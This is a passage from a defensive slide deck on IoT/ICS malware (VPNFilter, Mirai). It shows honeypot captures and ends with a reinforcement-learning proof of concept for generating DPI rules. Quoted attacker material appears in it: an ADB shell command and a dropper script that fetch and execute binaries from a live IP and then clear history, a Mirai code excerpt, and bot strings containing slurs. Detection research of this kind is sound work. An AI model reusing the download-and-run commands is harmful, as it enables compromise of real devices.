53          v6 = *(_DWORD *)((char *)v24 + 30);
54          if ( v6 != sub_404000(a3) )
55            break;
56          sub_403E10(v23, 255);
57          v7 = unlink(0);
58          sub_401600((int)v23, "%s/rep_%u.bin", a1, v7);
59          v18 = sub_401590((int)v23, "w");
60          if ( v18 )
61          {
62            v8 = ZNSt13basic_ostreamIwSt11char_traitsIwEElsEDn(*(_DWORD *)((char *)v24 + 26));
63            v9 = sub_403F28(*v22);
64            v10 = ZNSt13basic_ostreamIwSt11char_traitsIwEElsEDn(*(_DWORD *)((char *)v24 + 30));
65            v11 = sub_403F28(*((_WORD *)v24 + 18));
66            sub_4015B0((int)v18, "*modbus*\n%s:%uh->%s:%hu", v8, v9, v10, v11);
67            sub_401390((int)v18);
68          }
```

 Copyright 2019 Trend Micro Inc. | Confidential

MITRE | ATT&CK

Page Discussion Read View form Search attackics

Last 5 Pages Viewed: Special:UserLogout » Software: VPNFilter

Matrix
Tactics
Techniques
Mitigations
Groups
Software
Assets
Levels

Questions?

Contribute
References

Tools

Printable version
Permanent link

Software: VPNFilter

VPNFilter is a multi-stage, modular platform with versatile capabilities to support both intelligence-collection and destructive cyber attack operations. **VPNFilter** modules such as its packet sniffer ('ps') can collect traffic that passes through an infected device, allowing the theft of website credentials and monitoring of Modbus SCADA protocols.[1][2]

VPNFilter	
Software	
ID	S0002
Aliases	VPNFilter
Type	Malware

Associated Software Descriptions

- VPNFilter - [1]

Techniques Used

- Man in the Middle - The **VPNFilter**'s ssler module configures the device's iptables to redirect all traffic destined for port 80 to its local service listening on port 8888. Any outgoing web requests on port 80 are now intercepted by ssler and can be inspected by the ps module and manipulated before being sent to the legitimate HTTP service.[1][2]
- Network Sniffing - The **VPNFilter** packet sniffer looks for basic authentication as well as monitors ICS traffic, and is specific to the TP-LINK R600-VPN. The malware uses a raw socket to look for connections to a pre-specified IP address, only looking at TCP packets that are 150 bytes or

 Copyright 2019 Trend Micro Inc. | Confidential

故事還沒完，
因為 VPNFilter 並不是唯一和 Modbus 有關連的 IoT Malware

- 某個版本的 Mirai 也有
  (5df07f14252c68246b1718e34b2b079360a699748d98fce090f84eab149e79af)

0a699748d98fce090f84eab149e79af.bin.idb (5df07f14252c68246b1718e34b2b079360a699748d98fce

ina Options Windows Help

No debugger

explored External symbol Lumina function

IDA View-A | Pseudocode-A | Hex View-1 | Structures

```
70          while ( v15 != (_BYTE **)&unk_453990 );
71          if ( !sub_40A3EC(v12, "mnt/rmt_manager")
72            && !sub_40A3EC(v12, "/mnt/dev_protocol/")
73            && !sub_40A3EC(v12, "/dvr/ddutil")
74            && !sub_40A3EC(v12, "/mnt/TempStor")
75            && !sub_40A3EC(v12, "/mnt/statistics")
76            && !sub_40A3EC(v12, "/mnt/hdStorage")
77            && !sub_40A3EC(v12, "/mnt/commu_hdsyn")
78            && !sub_40A3EC(v12, "/mnt/modbus_rtu")
79            && !sub_40A3EC(v12, "/mnt/commu_3c212")
80            && !sub_40A3EC(v12, "/usr/syno/apache/modules/")
81            && !sub_40A3EC(v12, "/fh/extend.")
82            && !sub_40A3EC(v12, "/usr/syno/apache/modules/")
83            && !sub_40A3EC(v12, "/dev/adec")
84            && !sub_40A3EC(v12, "/dev/fb3")
85            && !sub_40A3EC(v12, "/SYSV00000000")
86            && !sub_40A3EC(v12, "/mnt/data/app/bin/")
87            && !sub_40A3EC(v12, "/bin/busybox")
88            && !sub_40A3EC(v12, "/dev/mmz_userdev")
89            && !sub_40A3EC(v12, "/tmp/wd/onuProbe")
```


txOne networks

virustotal.com/gui/file/5df07f14252c68246b1718e34b2b079360a699748d98fce090f84eab149e79af/detection

5df07f14252c68246b1718e34b2b079360a699748d98fce090f84eab149e79af

Help

Car

Antivirus results on 2021-04-22T09:39:18

AegisLab	Trojan.Linux.Mirai.K!c	AhnLab-V3	Backdoor/Linux.Gafgyt.SE180
Antiy-AVL	Trojan/Generic.ASELF.38A23	Avast	ELF:Mirai-ALC [Trj]
Avast-Mobile	ELF:Mirai-ASM [Trj]	AVG	ELF:Mirai-ALC [Trj]
Avira (no cloud)	LINUX/Mirai.exgjg	BitDefenderTheta	Gen:NN.Mirai.34678
ClamAV	Unix.Trojan.Gafgyt-6735924-0	Cynet	Malicious (score: 99)
Cyren	E32/Mirai.H.gen!Camelot	DrWeb	Linux.Mirai.4514
ESET-NOD32	A Variant Of Linux/Mirai.AWI	Fortinet	ELF/Mirai.AWN!tr
GData	Linux.Trojan.Agent.KBON40	Ikarus	Trojan.Linux.Mirai
Kaspersky	HEUR:Backdoor.Linux.Mirai.cv	McAfee	GenericRXKY-PP!165E44E4D1A1
McAfee-GW-Edition	GenericRXKY-PP!165E44E4D1A1	Microsoft	Trojan:Script/Wacatac.B!ml
Rising	Backdoor.Mirai/Linux!1.C73A (CLASSIC)	Symantec	Trojan.Gen.NPE


txOne networks

IoT Malware 和 ICS Malware 的界線似乎越來越模糊？(所以我們持續對 IoT Malware 保持關注)

- 壞人在想什麼？
  - 先 Mass attack/probe 尋找可利用的工控設備？
  - 滲透之後，觀察環境再進行 targeted attacks？


 Copyright 2019 Trend Micro Inc. | Confidential

最近 Honeypot Malware 的收穫量




 Copyright 2019 Trend Micro Inc. | Confidential

之前有時候會有家庭式的收穫 (2019)
(這個例子壞人放 Malware 的地方權限沒設好....)



Honeypots got attacks with this URL since 22th of May, and the host is still accessible as of 12th of June



家庭式的收穫其實算常見 (最近例子)

Time	Source	Destination	Protocol	Length	Info
40745 2021-04-21 …	45.144.225.228	[redacted]	TCP	74	39170 → 5555 [SYN]
40746					SYN
40747					ACK
40748					PSH

Wireshark · Follow TCP Stream (tcp.stream eq 5173) [redacted]

```
...CNXN............M
......host::features=cmd,shell_v2.....'........"..'......OPENX.......n....
......shell:cd /data/local/tmp/; wget http://31.210.20.138/sh.sh; sh sh.sh; curl
http://31.210.20.138/c.sh; sh c.sh.Username: CNXN^A
^D ABORT (QUIT)
Password:
welcome
>....host::features=cmd,shell_v2OPENX^An. ....shell:cd /data/local/tmp/; wget http://
31.210.20.138/sh.sh; sh sh.sh; curl http://31.210.20.138/c.sh; sh c.sh
```

Frame 4
Ethernet
Internet
Transmi
Sourc
Desti
[Stre

00 0e 1
10 00 3
20 cb e
30 72 1
40 6c 8

txOne networks

家庭式的收穫其實算常見(最近例子)
(下載 Malware 進 victim 的 script 長這樣)

```
#!/bin/sh

cd /data/local/tmp; wget http://31.210.20.138/uwu/x86; chmod 777 *;./x86 Android.x86;rm -rf *;history -w;history -c
cd /data/local/tmp; wget http://31.210.20.138/uwu/arm; chmod 777 *;./arm Android.arm;rm -rf *;history -w;history -c
cd /data/local/tmp; wget http://31.210.20.138/uwu/arm5; chmod 777 *;./arm5 Android.arm5;rm -rf *;history -w;history -c
cd /data/local/tmp; wget http://31.210.20.138/uwu/arm6; chmod 777 *;./arm6 Android.arm6;rm -rf *;history -w;history -c
cd /data/local/tmp; wget http://31.210.20.138/uwu/arm7; chmod 777 *;./arm7 Android.arm7;rm -rf *;history -w;history -c
cd /data/local/tmp; wget http://31.210.20.138/uwu/m68k; chmod 777 *;./m68k Android.m68k;rm -rf *;history -w;history -c
cd /data/local/tmp; wget http://31.210.20.138/uwu/mips; chmod 777 *;./mips Android.mips;rm -rf *;history -w;history -c
cd /data/local/tmp; wget http://31.210.20.138/uwu/mpsl; chmod 777 *;./mpsl Android.mpsl;rm -rf *;history -w;history -c
cd /data/local/tmp; wget http://31.210.20.138/uwu/ppc; chmod 777 *;./ppc Android.ppc;rm -rf *;history -w;history -c
cd /data/local/tmp; wget http://31.210.20.138/uwu/sh4; chmod 777 *;./sh4 Android.sh4;rm -rf *;history -w;history -c
cd /data/local/tmp; wget http://31.210.20.138/uwu/spc; chmod 777 *;./spc Android.spc;rm -rf *;history -w;history -c
```

- 理論上這種，惡意明確，出自於同一套 source 但不同 cross compilers 的 Malware，應該可以有個自動化的方法產出 DPI rules?

Cross-platform Malware family rule generation with machine Learning

txOne networks

關於相近的 sources 在同一種 arch 的 Malware 分類

- 以某種 MIRAI MIPS 版本為例
- SHA256 hash list
- Sample A, 02755b1c062b93ef09171c38e55c24563dd966ae76ad4fbb33af410de0d7d7d4
- Sample B, 1aac41f0b44713cba7a0e0765f73d7a1705bd1724409b37be5aa8148703b8234
- Sample C, 5df07f14252c68246b1718e34b2b079360a699748d98fce090f84eab149e79af
- Sample D, 9efdf7ec50236ae7130f029bea86244e178b04bdeb77d8c60496d2b975c65dbc

關於相近的 sources 在同一種 arch 的 Malware 分類
一個基本的比對相似度的方法

- The SSDEEP hashes
- A, 768:fOnKCCGVY0Ax3DtM8yyIk8SZsAbtFqzOCptTNPOpIpdIpvpfpSpzNprpUgIvFiHd:mnKxx14AbyXTIvFyEKxUaT3IiTD3Jca
- B, 768:fOnKCCGVY0Ax3DtM8yyIk8SZsAbtFqzOCptTNPOpIpdIpvpfpSpzNprpUgIven+o:mnKxx14AbyXTIveEU6xUaT3piTD3J4a
- C, 768:fOnKCCGVY0Ax3DtM8yyIk8SZsAbtFqzOCptTNPOpIpdIpvpfpSpzNprpUgIvKn+o:mnKxx14AbyXTIvKEU6xUaT3piTD3J4a
- D, 768:PneaeSoehoX4kCAldMCBFy6EaFhP1P2FEFF1AiFPF/F6FZFLFpvkzLH5FjCbCotB:PnedhrCC91AjkzLMFh64aW4wDpiTD3Ja

- The edit distance ratio (Levenshtein.ratio) of the SSDEEP hashes

	A	B	C	D
A	1	0.9	0.9	0.25
B	0.9	1	0.98	0.26
C	0.9	0.98	1	0.26
D	0.25	0.26	0.26	1

關於相近的 sources 在不同 arch 的 Malware 分類

- 以 剛剛提過的 在 http://31.210.20.138/uwu/ 的 Malware 為例:
  - arm 904ed5dc48d1481e4d28838e048c314792a5ff3a4188601b090e26953f303c8c
  - mips c8fb3220f1774e2bacdbaaa9ec230e30cba5b1ce5232dead2f89c07300b9032a
  - spc b90b48f61748f775069202814eed2d3f5521c953867227cfc06fb12223e96b65
  - x86 d7ae4e8d3b231918c77554e3d5f38616b7fddd655e82385b9e8a36a722c26876

- 因為 architecture 不同，指令集不同，所以只看 instructions 或是以全檔 hash做相似度分析的效果並不好。

關於相近的 sources 在不同 arch 的 Malware 分類

d7ae4e8d3b231918c77554e3d5f38616b7fddd655e82385b9e8a36a722c26876

Help

Basic Properties

MD5	ae4df32a6acf14335871a0831022b9df
SHA-1	501f9a40a207ed904c387e2c5aae5402eb6141fe
SHA-256	d7ae4e8d3b231918c77554e3d5f38616b7fddd655e82385b9e8a36a722c26876
Vhash	7bb8336eb02c878841bb63e512d6698e
SSDEEP	1536:vbxZ+QmM0P+IWFWidh8dsSBnwu440iIBIF0x5L:dZ+QmBto9NjB+Eh
SSDEEP	768:6IvorOA3gTKrdj0oMjfQZH8SnUV8/q2Ow/vhLD2V4g5yAO+EZrDJh+IV0UFYb:IvtA3mKrdjGjfQZHBnpobTYfiV0j
SSDEEP	1536:KztcPRFA6oIzsswoBOQkP9IrU8uz99GMbobAQwbFa10u:KC8nwoBOQgmz99G8QU8R
SSDEEP	768:owUwgv2VNPek2IrCKn+VO/VXQgbuBWpYPnSuT2D2ntuhJG8EranLQOxgR2yQAhVI:8w/NPL2Ir9H/VAJWpw+z1nLIkaya10Y

txOne networks

A Malware rule: MIRAI (ClamAV) (ClamAV 採 common strings)

- Unix.Trojan.Mirai-1;
  - Engine:51-255,
  - Target:6;
  - (0&1&2&3&4);
  - 2f6465762f7761746368646f67; #/dev/watchdog
  - 2f70726f632f6e65742f746370; #/proc/net/tcp
  - 006f67696e; # .ogin
  - 656e746572; # enter
  - 00617373776f7264 # .assword

github.com/jgamblin/Mirai-Source-Code/blob/master/mirai/bot/main.c

```c
#ifndef DEBUG
    sigset_t sigs;
    int wfd;

    // Delete self
    unlink(args[0]);

    // Signal based control flow
    sigemptyset(&sigs);
    sigaddset(&sigs, SIGINT);
    sigprocmask(SIG_BLOCK, &sigs, NULL);
    signal(SIGCHLD, SIG_IGN);
    signal(SIGTRAP, &anti_gdb_entry);

    // Prevent watchdog from rebooting device
    if ((wfd = open("/dev/watchdog", 2)) != -1 ||
        (wfd = open("/dev/misc/watchdog", 2)) != -1)
    {
        int one = 1;

        ioctl(wfd, 0x80045704, &one);
        close(wfd);
        wfd = 0;
    }
    chdir("/");
#endif
```

A PoC for generating Malware DPI rules with Reinforcement Learning

- Basic idea:
  - 1. The same family (the same source) but different binary architectures
  - 2. Executable-code-based patterns/rules may become architecture-dependent.
  - 3. Try to search common data strings for the same family.
  - 4. Use Reinforcement Learning method to refine Malware DPI rules.
    - One generated rule for one the-same-source Malware family.

txOne networks

The common data strings for the malware family

- i=64,YourMicrowaveIsAPieceofShit
- i=63,considertogoofflinetyvm
- i=62,your_verry_fucking_gay
- i=61,SEGRJIJHFVNHSNHEIHFOS
- i=60,IWillNullYourToaster
- i=59,niggersonyaforehead
- i=58,TaurusOnYaForhead
- i=57,OogaBoogaLanguage
- i=56,Slav3Th3seD3vices
- i=55,MELTEDNINJAREALZ
- i=54,1378bfp919GRB1Q2
- i=53,helpmedaddthhhhh
- i=52,SoraBeReppin1337
- i=51,lyEeaXul2dULCVxh
- i=50,TY2gD6MZvKc7KU6r
- i=49,DeportedDeported
- i=48,FortniteDownLOLZ
- i=47,PownedSecurity69
- i=46,TaurusIsYoMomma
- i=45,NiGGeRd0nks1337

The common data strings for the malware family


- i=44,pussyfartlmaojk
- i=43,QBotBladeSPOOKY
- i=42,GhostWuzHere666
- i=41,23.254.230.120
- i=40,Ofurain0n4H34D
- i=39,1337SoraLOADER
- i=38,1902a3u912u3u4
- i=37,GrAcEnIgGeRaNn
- i=36,airdropmalware
- i=35,cloqkisvspooky
- i=34,JIWERGFJGJWJRG
- i=33,plzjustfuckoff
- i=32,156.96.156.220
- i=31,freecookiex86
- i=30,NiGGeRD0nks69
- i=29,2U2JDJA901F91
- i=28,A023UU4U24UIU
- i=27,ofhasfhiafhoi
- i=26,X19I239124UIU
- i=25,XSHJEHHEIIHWO

The common data strings for the malware family

- i=24,scanJoshoARM5
- i=23,scanJoshoARM6
- i=22,scanJoshoARM7
- i=21,scanJoshoM68K
- i=20,scanJoshoMIPS
- i=19,JSDGIEVIVAVIG
- i=18,scanJoshoMPSL
- i=17,KuasaBinsMate
- i=16,LOLHHHOHOHBUI
- i=15,hikariwashere
- i=14,TacoBellGodYo
- i=13,greek.Helios,
- i=12,niggerssmell
- i=11,LOLKIKEEEDD
- i=10,suckmadick
- i=9,gooffline
- i=8,ovhPwned
- i=7,NfoPwne
- i=6,skidri
- i=5,hello
- i=4,host

txOne networks

Reinforcement Learning Markov Decision Process



- FP Checker
  - 用 New Rule 比對事先收集好的 benign files 。
- Reward:
  - 依照 FP Checker 的結果，FP 的數目給成績。
- State:
  - 整個環境目前的狀態。
- Action:
  - 依照 reward 調整 New Rule，修改比對內容。

The explanation of FP and FN, (e.g., "The Boy Who Cried Wolf")

True Positive (TP): • Reality: A wolf threatened. • Shepherd said: "Wolf." • Outcome: Shepherd is a hero.	False Positive (FP): • Reality: No wolf threatened. • Shepherd said: "Wolf." • Outcome: Villagers are angry at shepherd for waking them up.
False Negative (FN): • Reality: A wolf threatened. • Shepherd said: "No wolf." • Outcome: The wolf ate all the sheep.	True Negative (TN): • Reality: No wolf threatened. • Shepherd said: "No wolf." • Outcome: Everyone is fine.

Source: https://developers.google.com/machine-learning/crash-course/classification/true-false-positive-negative

